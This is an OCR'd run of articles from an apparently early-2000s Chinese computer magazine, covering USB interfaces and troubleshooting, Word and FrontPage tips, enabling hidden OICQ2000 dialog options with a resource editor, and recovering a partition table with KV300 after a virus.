3、收发传真自然是和普通传真机之间进行的，不需要电脑上网。至于说关机后如何收发传真呢？有个变通的办法就是让电脑一启动就运行程序，并在BIOS中设置可以"MODEM唤醒计算机"；然后有电话打入时，电脑会自动启动并接听电话：最好的办法是不关机，设置电脑"自动休眠"，可以保证节能省电，又能及时应答来电。

4、目前还没有看到过可用于ISDN和Cable Modem的电话答录之类软件，至少小编自己没有看到过。

随着外设的逐渐增多，外设接口的规格不一，有限的接口数量，已经无法满足众多外设连接的需要了。惟一能解决这个问题的方法就是提供一个设备的共享接口来解决个人计算机与周边设备的通用连接，这就促成了USB技术的诞生。USB技术可以说是计算机外设连接技术的重大变革。现在，随着众多设备比如键盘、鼠标、游戏杆、扫描仪、显示器、存储器以及Modem等对USB接口的支持，USB接口也变得越来越重要。那么，什么是USB？它有什么特点？我们如何在自己的计算机上实现USB接口的连接呢？USB的各种设备到底是“玉璧”还是“石头”？让我们来揭开它的神秘面纱！

——步步高栏目主持　小渔

□浙江　张京京

从头细说USB



USB是Universal Serial Bus的缩写，中文意思就是“通用串行总线”。它是由Compaq（康柏）、DEC、IBM、Intel、NEC、微软以及Northern Telecom（北方电讯）等公司于1994年11月共同提出的一种新型接口技术。但由于当时硬件、软件支持方面的问题，直到近期，它才得到比较广泛的应用。从1994年11月11日发表USB V0.7版本到现在，USB已经发展到了2.0版本。

1.USB的传输速度

依据USB的规格文件所言，USB的传输速度可以分成低速、中速、高速三种传输等级。

低速主要就是针对鼠标、键盘等周边设备而言，也就是“交互式设备”，对于这些周边设备速度，通常为10-100kbps。中速是针对音效（Audio）、电话（Phone）、压缩视频（Compressed Video）等用途的传输而言的，速度范围为500k-10Mbps。高速就是指视频（Video）、磁盘（Disk）等用途，速度为25-500Mbps。

2.常见USB周边设备

目前可以通过USB接口与计算机相连接的外设有：键盘、鼠标、光驱、硬盘、游戏柄、刻录机、软驱、扫描仪、打印机、ISDN Modem、Cable Modem、ADSL Modem、ZIP驱动器、LS-120、摄像头、电话、Modem、磁带机等诸多设备。

3.USB接口的主要特点

①速度快　现在USB接口的传输速度为12Mbps（在USB 2.0推广后可以高达480Mbps），和串口115200bps的速度相比，相当于串口速度的100多倍（USB 2.0则相当于4000倍），完全能满足需要大量数据交换的外设的要求。

②连接使用简单快捷　USB接口设备的安装使用非常简单，在电脑正常工作时也可以进行安装，而无需关机或重启、打开机箱等操作。使用USB接口可以连接多个不同的设备（理论上可以同时有127个USB设备串接工作），而过去的串口和并口只能接一个设备，因此从一个设备转而使用另一个设备时不得不关机，拆下这个，安上那个，开机再使用。USB则为用户省去了这些麻烦。而且在增加其他USB外设时无需在PC内添加接口卡，多个USB集线器可相互传送数据，使计算机可以用全新的方式控制外设。

在软件方面，USB设计的驱动程序和应用软件可以自动启动，无需用户做更多的操作，这同样为用户带来极大的方便。

USB设备也不涉及IRQ冲突问题。USB口单独使用自己的保留中断，不会同其他设备争用PC机有限的资源，同样为用户省去了硬件配置的烦恼。

③无需外接电源　一些采用普通串口或并口的设备比如打印机、扫描仪等都需要相应的外接电源系统，而USB外部设备直接利用USB接口提供的电源，无需外接专门的交流电源。

④良好的兼容性。

4.USB的缺陷

从目前USB1.1规格的产品来看，一个USB设备最多可以得到6Mbps的传输频宽，而无法将12Mbps全部供应给一个USB设备，这是为了确保USB至少能同时使用两个装置而设的规定。当然随着USB2.0的出台，USB设备的传输带宽将明显增大，但目前还不现实。

□浙江　张京京

USB设备安装指南



USB需要主机硬件、操作系统和外设三个方面的支持才能正常工作，主机硬件的支持就不说了，现在市面上的主板都内置了USB接口，甚至一些比较老的主板上都预留了USB的升级针脚接口，下面就来详细谈谈操作系统和外设的USB驱动的安装。

1.主板USB控制器的安装

要让计算机能够正确识别并控制相应的USB设备，就必须首先在计算机的操作系统中正确安装主板上的USB控制器。现在的主流主板通常自带两个USB接口，下面就来详细介绍一下主板USB控制器的安装过程。

首先，我们要选择好正确的操作系统，就拿大家熟悉的Windows系列来说，并非所有的Windows版本都支持USB。到Windows 98以后的操作系统对很多外设提供了全面的USB支持，Windows 2000和Windows Me更是在操作系统中加入了对USB v2.0标

准的支持，但是要注意的是，Windows NT 系列不支持 USB。对于还在使用 Windows 95 的用户，可以看看你的 Windows 95 版本信息（可右键单击“我的电脑”图标并选择“属性”），如果显示的版本号是以B或者C结尾，则你的这个Windows 95只对有限范围的设备提供USB支持。而对于 Windows 98/Me/2000的用户来说，你的操作系统是完全支持 USB 设备的。

一般来说，现在的计算机在安装Windows系统时，操作系统会在安装过程中自动识别USB控制器并安装。但是对于特殊情况（如USB控制器安装前在BIOS设置中被禁用，使用的操作系统为Windows 97等），就必须在操作系统安装完毕后手工安装USB控制器：①在安装USB控制器时首先要在启动时进入BIOS设置画面，然后在“PNP/PCI CONFIGURATION”选择项中将“Assign IRQ For USB”的值选为‘Enabled”，存储退出然后重新启动，在进入操作系统时，Windows会提示发现USB新硬件，按照画面提示进行操作就可以正确安装 USB 控制器了。②使用的操作系统为Windows 97，在安装时系统是无法识别USB控制器的，而是将它识别为其他的未知设备，需要从 Windows 97 的安装光盘的\OTHER\USB文件夹中运行Usbsupp.exe，然后重启系统就可以正确识别并安装USB控制器了。

如果想查看你的电脑中是否正确安装了USB控制器的话，可以进入“控制面板”，双击其中的“系统”图标，然后选择“设备管理器”选项卡。在该选项卡设备列表中，你会找到“通用串行总线控制器”显示项，点开该显示项，你会看到如图1两个分支选项：(Intel 82371AB/EB) PCI To USB Universal Host Controller 和 USB Root Hub（其中括号内的显示内容和相应的主板芯片组有关）。

2.老式主板的USB安装

由于USB标准早在1994年就已经提出，因此当时有些主板制造商在主板上提供了4×2或5×2的USB针脚接口，供使用者以后升级之用。对于使用这些老主板的用户来说，只要进行比较小的工作就可以让自己的主板也支持USB功能。首先你需要购买一块USB连接卡，然后将USB连接卡上面的连线和主板上的USB针脚接口逐一连接，注意主板USB插座和通用USB卡插头上每根针脚的定义要一一对应。一般来说，红色为电源，两根黑色是地线，而白色和绿色则为信号线，按正确的方向将两个USB插头引出线插入主板上的USB针脚接口，固定后即可使用了。具体如下所示：

1——VCC（电源线，红色）
2——DATA－（信号线－，白色）
3——DATA＋（信号线＋，绿色）
4——空（亮黑色）
5——GND（地线，暗黑色）

另外，在BIOS方面也要注意，由于以前老的主板可能只提供有USB连接针脚接口，而主板的BIOS没有真正支持USB。这样，为了使用USB功能，也必须升级主板BIOS为支持USB功能的BIOS才行。在完成以上两个步骤后，就可以按照上面介绍的步骤在操作系统中安装USB控制器了。

3.USB外设的安装

在成功安装完主板USB控制器后，就可以安装相应的USB外设了。首先利用随USB外设的USB连接线将USB外设和主板的USB接口相连。如果没有开机的话，在安装完成打开计算机，启动进入Windows操作系统画面时，屏幕会显示发现USB硬件的提示。对于在开机时进行上面设备安装步骤的，则在USB连线完成时屏幕会立即显示发现USB硬件的提示。按照屏幕的提示，插入相应USB硬件驱动程序的光盘，指定驱动程序的相应位置。

在安装完USB硬件的驱动后，还必须安装附带光盘中的相应软件才能使用USB硬件的相应功能。上面的安装是比较普遍、常规的安装步骤，现在外设的驱动和相应软件的安装已经越来越人性化，很多USB硬件在安装前可以先直接运行附带光盘上的安装程序（通常是Autorun自动运行的，并有界面显示驱动、应用软件）。直接运行安装完这些驱动和应用程序后，再接上USB硬件设备，系统会自己寻找相应的驱动并自动完成安装，使用者根本不用另外进行相应的设置就可以直接使用相应的USB设备了。

由于USB设备具有即插即用和热插拔的功能，因此在控制面板的系统属性中，USB设备在被关闭时是不会在其中出现的，只有相应的USB设备在使用时，才会在系统属性中有相关项目的显示。如图2就是带USB接口的Microtek3600扫描仪使用时在系统属性中的显示。




图1




图2

□浙江　张京京

熊掌还是鸡肋——USB产品面面观

从目前市场上的产品来看，越来越多的计算机外设开始采用 USB 接口，但我们是否真的需要这些采用了新型接口标准的产品呢？这实在是一个“仁者见仁，智者见智”的问题，让我们来看看这些 USB 接口的产品。

1.USB键盘和USB鼠标



图 1

从实用角度来讲，键盘和鼠标采用USB接口其实并无多大意义。除非主板上的鼠标、键盘的PS/2接口因意外情况烧坏，或者计算机不再提供传统的接口，迫于无奈只好选择USB接口的鼠标或者键盘的话，相信很少有人会愿意花大价钱去买这些“新潮玩意”的。如图1为罗技极光旋貂。

2.USB游戏杆



图 2

USB游戏杆大致和键盘、鼠标类似，并不会因为采用USB接口而使游戏杆的控制性能更好。目前，它惟一的好处就是对于喜欢在计算机上玩双打游戏的用户非常有帮助。通常，一块声卡只能接一个游戏杆，如果想玩双人游戏的话，就得有一个人使用键盘了，非常不方便。尽管现在有一些改装的一拖二的游戏杆，但是在有些计算机上还是会出现无法同时使用的问题，而采用USB游戏杆就可以解决这个问题。不过，USB游戏杆的价格相对比较高。如图2为罗技钮盾USB。

3.USB音箱



图 3

USB技术不但解决了接口的统一问题，更为可喜的是，它已经被应用于多媒体音箱上。由于USB音箱高精度数模转换器（DAC）通过USB接口传递数字信号，因此从理论上讲，可以避免由于机箱内的电磁干扰带来的背景噪音，从而可以使音质得到质的飞跃。除此之外，USB音箱在使用上也相当具有弹性，它还可以接一般的音频线，当作普通音箱使用。但是从目前的制作工艺来看，它的音效还是无法和高质量的声卡相比，而且USB音箱也不支持目前流行的A3D和EAX音效。如图3为漫步者USB1000TC。

4.USB存储器



图 5

外置的存储器包括外置硬盘、外置刻录机、外置ZIP等一些老产品。以前外置的存储器和计算机主机相连通常采用并口或者SCSI接口，前者的传输速率太低，而后者的成本太高，所以外置存储器通常被应用于特殊领域。而采用了USB接口后，外置存储器开始逐渐走向普通大众。同样，USB存储器秉承了USB的主要特性，支持即插即用和热插拔功能，体积小，容量大，适合随身携带，对于需要经常备份重要数据以及移动办公的用户来说，USB存储器是很好的选择。如图4为爱国者USB移动硬盘。

5.USB调制解调器



图4

和常见的外置式调制解调器相比，USB调制解调器使用USB接口提供的5V小于40mA的电源，因此功耗极低，无需再外加变压器，方便又省电，具有即插即用和热插拔功能，特别适合于笔记本电脑。而且采用USB接口，更可实现在Macintosh和PC机上双平台使用。

虽然从原理上来讲，USB调制解调器应该属于“软猫”的行列，它的资源占用率要比外置式调制解调器高一些，但是随着计算机配件的快速发展，这已经不是什么大的问题。USB调制解调器价格适中、安装方便、便于携带，因此非常适合需要移动办公的用户使用。如图5为则灵天网USB Modem。

6.USB扫描仪

扫描仪采用USB就具有非常重要的意义了，目前市场上的主流扫描仪基本上都已经采用了USB接口，使得数据的传输速度有相当大的提高。以前的低端扫描仪通常采用传统的并口连接方式，一旦扫描分辨率定得太高就会使数据传输速度相当慢，而高端的扫描仪则通常采用SCSI接口，加上SCSI卡价格就比较昂贵了。采用USB的好处在这里就得到了比较大的体现，不需要特殊的接口卡，安装简便，在速度上也比传统的并口来得快。可以说在购买扫描仪时，其是否采用USB接口绝对是值得考虑的重要因素之一。



7.USB摄像头



图6

早期的摄像头都是采用并口，由于传输速率太慢，大都不会超过10帧/秒。相比较而言，USB的摄像头，其传输速率为12Mbps，换算成Byte，则为1.5MByte/s，基本上能达到20～30帧。但由于目前网络状态不是很好，在网上通过摄像头进行流畅的视频交流还有一点困难，因此此类产品还主要是用于局域网或者家庭娱乐，除此以外它还可以用在笔记本电脑上。如图6为罗技快看——欢乐版。

8.USB打印机

USB进入打印机领域已经有一段时间了，而且也有相应的产品推出，如EPSON的Color 740、利盟的Z32等，但是目前的主流产品也还是以并口连接方式为主，暂时还看不出有USB全面代替并口的任何迹象。

对于使用者来说，打印机采用USB或者传统的并口并没有太大的区别，而且采用两种接口的产品的差价不是很大，选择与否没有定论。

9.USB HUB

现在常见的主板都提供了两个USB接口，如果使用者使用的USB设备超过两种以上，这时候就需要使用USB HUB来扩展以分接相应的USB设备。一些显示器提供有这类USB HUB的产品，如LG的未来窗795FT Plus等。

□浙江　张京京

USB设备常见故障排除……

尽管USB设备的推出已经有些时日，而且现在的软硬件对USB设备的支持也比较好，但是还是经常会出现无法使用USB设备的现象。下面就针对一些典型的USB“病症”来谈谈常见USB设备故障的排除方法。

1.USB设备接到USB口后，系统没有反应，并没有发现什么新的设备？

对于这种情况，使用者应该先参照《USB设备安装指南》一文中“主板USB控制器的安装”部分的内容，仔细地看一下系统是否已经成功地安装了USB，具体从控制面板的“系统属性”中查看，如果没有，则可以参照上文中的内容进行相应的设置和安装工作。另外，对于带电源开关的USB设备（如扫描仪、打印机等），如果不打开设备电源的话，就算连接好USB线，系统也是无法侦测到相应的USB设备的。

2.系统已经成功安装了USB，但是接上USB键盘却无法使用？

对于这个问题，必须在使用前修改BIOS中的一个相关属性，具体的做法就是在启动时进入BIOS，在“Intergrated Peripherals”中将“USB Keyboard Support”项的值改为“Enabled”，通常这个值出厂默认都是“Disabled”。

3.主板BIOS中已经打开USB，但是系统属性中显示USB没有安装？

这主要是由于使用者所使用的主板采用的是VIA、SIS、ALi等其他芯片组的芯片，这些芯片组虽然也支持USB功能，但要想正确使用USB接口，必须安装主板所匹配的USB驱动才可以，因此在安装时必须运行相应主板提供的USB驱动程序。


4.安装了USB音箱，播放MP3等都正常，却无法正常播放CD？

通常我们听CD时都是声卡通过和光驱之间的音频线将模拟信号处理后由扬声器发出的，而USB音箱和光驱之间并没有任何连接线，因此导致USB音箱无法正常播放。解决这个问题可以采取以下三个方案：

（1）将USB音箱提供的模拟信道和光驱面板上的输出口相连。

（2）如果你的光驱支持数字音频，可以将它打开来解决这个问题。具体的操作是进入“控制面板”中，再进入“多媒体属性”窗口，选择新安装的USB音箱作为首选的音频回放设备，然后在“CD音乐”中选择“在这个CD-ROM设备启用数字CD音频”选项。如果该选项没有出现或者变灰，那么说明你的CD-ROM驱动器不支持数字音频。上面的操作是针对Windows 98的用户的。Windows 2000的用户在进入“控制面板”后，再进入“声音和多媒体属性”窗口，在“音频”属性中选择新安装的USB音箱作为首选的音频回放设备，然后在“硬件”属性中选择用来播放CD的光驱的属性，并在“为此CD-ROM设备启用数字CD音频”前打勾（如图所示）。

（3）使用超级解霸的CD播放功能来播放CD，超级解霸播放CD的方式和常规的CD播放软件不一样，它不像其他软件采用模拟方式播放CD，而是直接采用数字方式播放CD，因此能够直接向USB音箱传递CD音频信号。



□四川　冯小民

移植WPS2000的图文符号库到Word中

WPS2000的“图文符号库”中收集了多种经常要用到的图形符号。近日笔者突发奇想，能否将这些图文符号移植到Word2000中作为工具存储起来，以后要用到这些图形时，不再重新绘制而直接从工具栏上调用它们呢？经过摸索，终于找到了一种可行的解决方案。下面以将WPS2000中收集的“电气符号”的一部分进行移植为例，介绍一下操作过程。

1.打开WPS2000，单击“查看/工具条”，在“图文符号库”工具前打勾，将“图文符号库”工具栏中“物理类”点击一下（如图1），并双击“电气符号”使它们在页面窗口内显示出来。



图1

2.在“电气符号”工具栏内单击各种符号工具，单击后立刻在页面上拖放出相对应的图形（每种图形各绘制一个），注意不要让图形重叠以免后面选取不便。

3.在不关闭WPS2000的情况下，运行Word2000，先切换到WPS2000窗口，选中某个已经用“电气符号”工具绘制好的图形，“复制”，切换到Word2000的窗口中，“粘贴”。重复上述步骤将其他图形也复制进Word2000文档中。

4.在Word2000窗口中选中一个图形，然后单击“插入/自动图文集/新建”，根据所选的图形在“创建自动图文集”对话框的文字框中输入对应的词条名，单击确定按钮。重复上面操作，为每一个图形都创建一个自动图文集词条。

至此，已经将这些电气符号移植到了Word2000中，今后要插入这些图形符号时，直接用插入“自动图文集”的方法就可以了。但是，将它们放置到一个自己定义的工具栏中岂不更好？

5.在Word2000中，单击“工具/自定义/工具栏/新建”，在“工具栏名称”框内输入“物理图形”，将“工具栏有效范围”设定为“Normal.dot”，单击确定，此时可见一个浮动的工具栏在文档窗口中。

6.单击“工具/自定义/命令”，选中“类别”框中的“新菜单”项，然后将右边“命令”框中的“新菜单”拖动到浮动的“物理图形”工具栏中，并在其上单击右键将其名称改为“电气符号”。接着在“类别”框中选中“自动图文集”，再将右边“命令”框中的图形名称词条拖动到“物理图形”工具栏中的“电气符号”菜单下释放（如图2），重复该操作将每一个刚建立的自动图文集词条都拖动到“电气符号”菜单下。

7.为每个图形工具制作对应的按钮图标。在“自定义”对话框存在的情况下，用右键单击“物理图形”工具栏中“电气符号”菜单下的工具名称，从弹出的菜单中选择“编辑按钮图标”命令，进入如图3画面，为工具制作一个按钮图标（制作过程中请随时查看预览下的图形效果）。制作完成后单击“确定”，最后单击“关闭”按钮，回到文档窗口。制作好的工具栏如图4所示。




图2

这样，以后只要打开“物理图形”工具栏，再选择“电气符号”菜单下的相应图形名称，即可在文档中插入这些电气符号，比使用“自动图文集”是不是更方便？

你可以按照此法将WPS2000中其他的“图文符号”移植到Word中，甚至还可以自己先画好需要的但Word的“自选图形”中没有的图形，再利用它们来制作图形工具。




图3



图4

□甘肃　吴建蓉

激活OICQ2000的隐藏功能

我在用Exescope做软件汉化时，无意中发现了OICQ2000版的一些隐藏功能，这些隐藏功能可以激活，而且还很有用。大家可以先比较一下以前的“参数设置”(如图1)和修改后的“参数设置”(如图2)。




Í¼1


图2

1. Exescope介绍　其可以在没有源文件的条件下，从EXE、DLL、DRV、CPL、OCX等类型文件中，分析、显示不同的信息，重写这些文件的资源(包括菜单、对话框、位图、光标、图标、字串等)，尤其是它的可视化编辑特性，更是让人爱不释手。许多汉化软件包就是用这个软件做的。

2. 开始行动　用Exescope打开OICQ2000的主文件，先选中左边的Resource(资源)，再选中Dialog(对话框)，再点击其中的“231”，这是“参数设置”对话框的资源，如图3所示。请大家注意看，其中的‘自动通过服务器中转’和‘自动隐藏’两个功能在OICQ通常的“参数设置”中是看不到的！

3. 具体做法　现在我们将它们恢复出来。在Exescope


图3

右边的窗口中找到要修改的对话框的属性列表，再把对话框的Invisible(禁用)属性前的勾去掉，同时将Visible(可见)选上，然后保存，退出。启动你的OICQ试试，看看参数设置页面里是不是多了两个选项？

4. 另一种做法　用Borland C++或Visual C++作为编辑器也可以激活这些功能。您的操作系统若不是WinNT/2000，可以使用Borland C++作为编辑器；如果操作系统是WinNT/2000，请使用Visual C++作为编辑器。对此一定要加以注意，否则将没法存盘。

下面以Borland C++为例来讲讲如何使这些隐藏功能再现，VC方法大同小异。选择File(文件)→Open(打开)，修改Viewer(浏览方式)为Edit Resources(打开RES资源)，打开OICQ主程序，选择OICQ的Dialog(对话框)资源，找到代表参数设置的那个对话框231，会看见两个在平常使用时看不到的选项：“自动通过服务器中转”和“自动隐藏”。用鼠标右击之，选择弹出菜单中的Properties(属性)，在选项Visable(可见)前打上对勾。最后选File(文件)→Save(保存)，OK，成功激活了！对比一下改前与改后的参数设置对话框看看，是不是多了些功能？在这两个功能中比较有用的是“自动通过服务器中转”，它可以给对方一个网络不通畅的假相。

5. 注意事项

(1)修改前请先做一个OICQ的备份，以防不测。

(2)操作时不要运行OICQ。

(3)若以前将OICQ设置为只读属性，请一定去除，否则Exescope无法打开OICQ主文件。

6. 一个有趣现象　我发现在OICQ2000b Build 0110中，它的222对话框资源标题是“落柯”(如图4)，对此我一直不解。今天在QQ2000b Build 0405中同样位置它的标题是“发送bp短讯”(如图5)，可能腾讯曾经犯了一点小错，后来更正了吧^_^。请高手对此多多指正！



图4



图5

□江苏 Robin

网页制作莲花宝典之FrontPage2000篇

一般来说，我们建立自己的网站第一个想到的工具应该就是FrontPage了，它提供了强大的“所见即所得”功能，即使你不懂HTML语法，依然可以轻易地创造出令人惊羡的网页。在FrontPage 2000使用中有许多技巧值得我们关注，下面就把俺在使用中领悟的一些绝学介绍给诸位！

1.网页过渡效果

这里的网页过渡效果指的是进入浏览网页或是离开浏览网页时所产生的过渡效果，比如说：盒状收缩效果、百叶窗效果……方法：在“格式”菜单里选择“网页过渡”，打开“网页过渡”对话框，选择好某一事件，如“进入网页”，在“过渡效果”中选择你喜欢的进入页面过渡效果即可，如图1。



图 1

2.超链接翻转效果

能够让你简单地设定文字链接的动态效果：选择“格式/背景/背景”，接着在“格式”设定字段选中“启用超链接翻转效果”，如图2。然后在“翻转样式”按钮上单击鼠标左键打开“字体”对话窗口进行翻转效果的设定，选择你喜欢的字体颜色，这个颜色就是你产生链接效果的文字颜色。然后把标签切换到“字符间距”窗口，设置你喜欢的链接翻转效果的字符间距以及间距大小。



图 2

3.位置堆栈效果

我们可以利用“段落”位置的控制来达到“堆栈效果”。例如：在页面上输入“位置堆栈效果”几个字，将字体颜色设置为灰色，字体大小为36磅。在下一段落再次输入“位置堆栈效果”几个字，字体颜色设置为红色，字体大小为36磅。用鼠标选中红色的“位置堆栈效果”，选择“格式/段落”命令，在“缩进/文本之前”输入5，在“段落间距/段前”输入-72，“确定”。我们会发现刚才的两段文字已经堆栈在一起了（如图3）。



图 3

4.鼠标悬停效果

鼠标悬停效果包含了两个动作事件：将鼠标指针移至我们设定的目标区域，引发一个叫做“onmouseover”的事件；另一个是将鼠标指针由目标区域移开，引发“onmouseout”。利用这两个事件，加上JavaScript与CSS样式表，就可以创造出一个文字格式改变的动态网页效果。

例如：输入“鼠标悬停效果”几个字，选中，在“格式”菜单里选择“动态HTML效果”命令，在“开启”栏选择“鼠标悬停”，接着在“应用”栏选择“格式”，在“选择设置”里选择“选择边框”选项，如图4。这时会弹出“边框与阴影”对话框，在这里你可以设置一下边框格式，“确定”。预览一下效果，我们把鼠标移动到这段文字上时，这几个文字就会出现一个边框，移开鼠标就没有了。



图 4

5.图像映射

图像映射Image Map是目前网页制作较为常见的超级链接技巧之一，当浏览者在图片上的不同位置单击时就可链接至不同的网页。在以往制作“图像映射”时，必须在网页的原始HTML码中敲进去很多的网页卷标和一堆的坐标位置，其实FrontPage 2000提供了一项非常简便的图像映射制作工具，利用鼠标在图像上拖曳，就能直接将图像划分出许多不同的超链接区域。例如新建一个空白网页，点击工具栏的“插入文件中的图片”按钮，插入我们要制作图像映射的图片。接着在FrontPage编辑窗口就会出现“图片工具栏”，选择“圆形热点”按钮，直接在图片上欲产生超级链接作用的区域上按住鼠标左键不放，开始拖曳出作用区域的范围直到符合我们理想的区域大小，然后放开鼠标左键结束区域设定（如图5）。完成区域设置后，FrontPage会自动弹出超链接的设置窗口，输入你要设置的超链接地址即可。

6.慎用字体

FrontPage 2000是Office 2000的一个组成部分，Office 2000提供了多种字体，在FrontPage中也可以使用。需要注意的是，页面字体最终显示结果完全取决于客户浏览器上是否有这些字体，所以尽量不要定义一些大多数用户所没有安装的特殊字体，在你本机上运行也许没什么问题，但在别人看来就远不是那么回事了。需要的话可以制作成图片以求高度保真。



7.网页兼容性设置

让你的网页与多种不同浏览器相兼容，确实是项不易的工作。在FrontPage 2000中，完全可以使你的网页兼容于一些特别的浏览器及特别的技术。一旦你选定了所需要的兼容性的级别，FrontPage就会自动隐没相应不兼容的一些特性。

如何进行兼容性设置呢？选择“工具/网页选项”菜单，打开兼容性一页。如果你正在制作的是不使用FrontPage服务器扩展名的网页，请关闭激活FrontPage服务器扩展名选项。另外一种方法是在下拉式菜单中选择类型及版本进行设置。或者你可以直接在页面下方选项中选择你的网页所支持的技术，如ActiveX控件、VBScript、JavaScript、Java小程序、动态HTML、框架、CSS 1.0、CSS 2.0以及Active Server Pages等。

8.隐藏个别文件

有时也许你并不想发布网页中的某一些文件，假使你要修改这些私人文件的状态，选择“查看/报表/发布状态”菜单，此时画面会列出网站中所有文件的名称及对应的参数，其中有一栏就是发布状态。要改变任何一个文件的发布状态，应先将该文件名选中，然后点击发布一栏激活下拉式菜单，在其中选择发布或不发布即可。

如果要设定的是一组文件，选择“查看/文件夹”菜单，文件将按照文件夹层次列出。选中你想隐含的所有文件，点击鼠标右健，选择弹出式菜单中的属性，选择“工作组”标签，选中“发布站点的其余部分时不包含此文件选项”。确认后，所有被选中的文件的发布状态都将改变。

9.计算页面下载速度

FrontPage 2000可以估算出当前网页的下载时间，而且它还可以立刻帮你找到下载速度较慢的网页。选择“查看/报表/慢速网页”菜单，它可以列出下载速度较慢的网页，也就是在28.8的速率下下载超过30秒的所有网页。你可以通过选择“工具/选项”菜单自己定义时间界限。在选项对话框中，点击“报表视图”标签，然后设置你所需的下载时间（0到600）及相应的连接速率（14.4到T3）。

10.设定网页源代码的不同颜色标识

虽然我们比较多的是在“设计”窗口内编辑网页，不过有时直接对HTML源代码操作也是必不可少的，设定不同代码的颜色区分，对于一个专业网页设计人员来说是非常重要的。选择“工具/网页选项”菜单，然后单击“彩色代码”标签，启用“用颜色区分代码”的复选框，为不同的代码类型设置不同的颜色。当然有时为了统一标准，可以点击“恢复原始颜色设置”按钮，以使用FrontPage默认值。

游侠新招

□陕西　沁心

如果要给玩家分类的话，那我可是一个不折不扣的“狂派”，我可以自豪地宣称，除了仙剑之外，其他游戏我要玩就必改，玩一个游戏常常以十八般游戏工具轮番伺候。金山游侠这款工具，除了搜索速度快之外，最让我喜欢的就是它的即时弹出功能，可以让我们在游戏中即时查看攻略。但是金山游侠提供的游戏攻略太少，而且大部分已经过时，真是美中不足。

前一段时间，我玩新倚天屠龙记，由于游戏中为难人的地方不少，我就用了金山游侠修改，并从网上下载了攻略。修改倒是成功了，但是在游戏中我用Alt+Tab组合键跳出游戏看攻略后，游戏就自动退出。我只好先退游戏，再看攻略，记住解决方法，再进游戏……好烦！能不能把新攻略添加到金山游侠上呢？

我查看了金山游侠的安装目录，发现了一大堆.htm文件，分别搁在act（动作类）、rpg（角色扮演类）等文件夹下，内容正是游侠所提供的攻略。我试着把act文件夹下原先记录古墓丽影三的tombrad3.htm文件删除，再把下载的文件放到该目录下，并重命名为tombrad3.htm，打开金山游侠，果然原先攻略中的古墓丽影三变成了新倚天屠龙记的攻略。老游侠又有了新招，以后可以随时给它“换血”了。

最后提醒几句，如果你不想删除金山游侠附带的攻略，你可以仅仅把它改名，或干脆用网页编辑工具把两份攻略的内容全写到一块儿。另外，攻略文件必须为.htm文件，相差一个字母写成.html都不行！

□江北　吴自容

计算机病毒越来越毒辣，一不小心，就可能出现找不到硬盘的现象。本人就碰到几例这样的情况，特将解决心得写出来，供大家参考。

日前，一单位告诉我他们的机器不能正常启动进入Win98，去了之后经检查发现，硬盘C区的数据全被打包成一个文件，相当于对硬盘的数据进行了加密，用了多种办法也没法解开。最后想起可能是病毒造成的，便用KV300启动机器清杀病毒，但是却称无法打开此打包文件，没辙了。他们起初并未用KV300/b备份硬盘的主引导记录，如果备份过还好办一点，可用KV300/hdpt.dat再恢复硬盘主引导记录，就可使硬盘起死回生。但现在别无他法，只好选用KV300的最后一招，快速恢复硬盘分区表的功能。

用启动盘引导系统，执行KV300，进入主画面，菜单出来后，按下F10键，KV300对系统的有关参数和硬盘分区表进行快速测试，如果正常，则显示“Hard Disk Partition table_OK!”，如果出现“No Hard Disk Partition table(No 80H)!!!Use F6=VIEW HDPT.”或者“No 55AA! in Hard Disk Partition table. Use F6=VIEW HDPT.”此时，下面将出现“Fix Hard Disk Partition table or Disk C Boot Sector(Y/N)?”意思是“你是否要修复硬盘分区表或C盘引导扇区(Y/N)？”此时你只要按下Y键，即可对硬盘分区表进行修复。按下Y键时，KV300将提醒你备份硬盘原有的分区表hdpt.vir到一软盘上。一旦修复错了，你仍可还原。备份完后，会立刻修复好分区表，将出现“Fixing… OK!OK!OK!”这时便大功告成了。

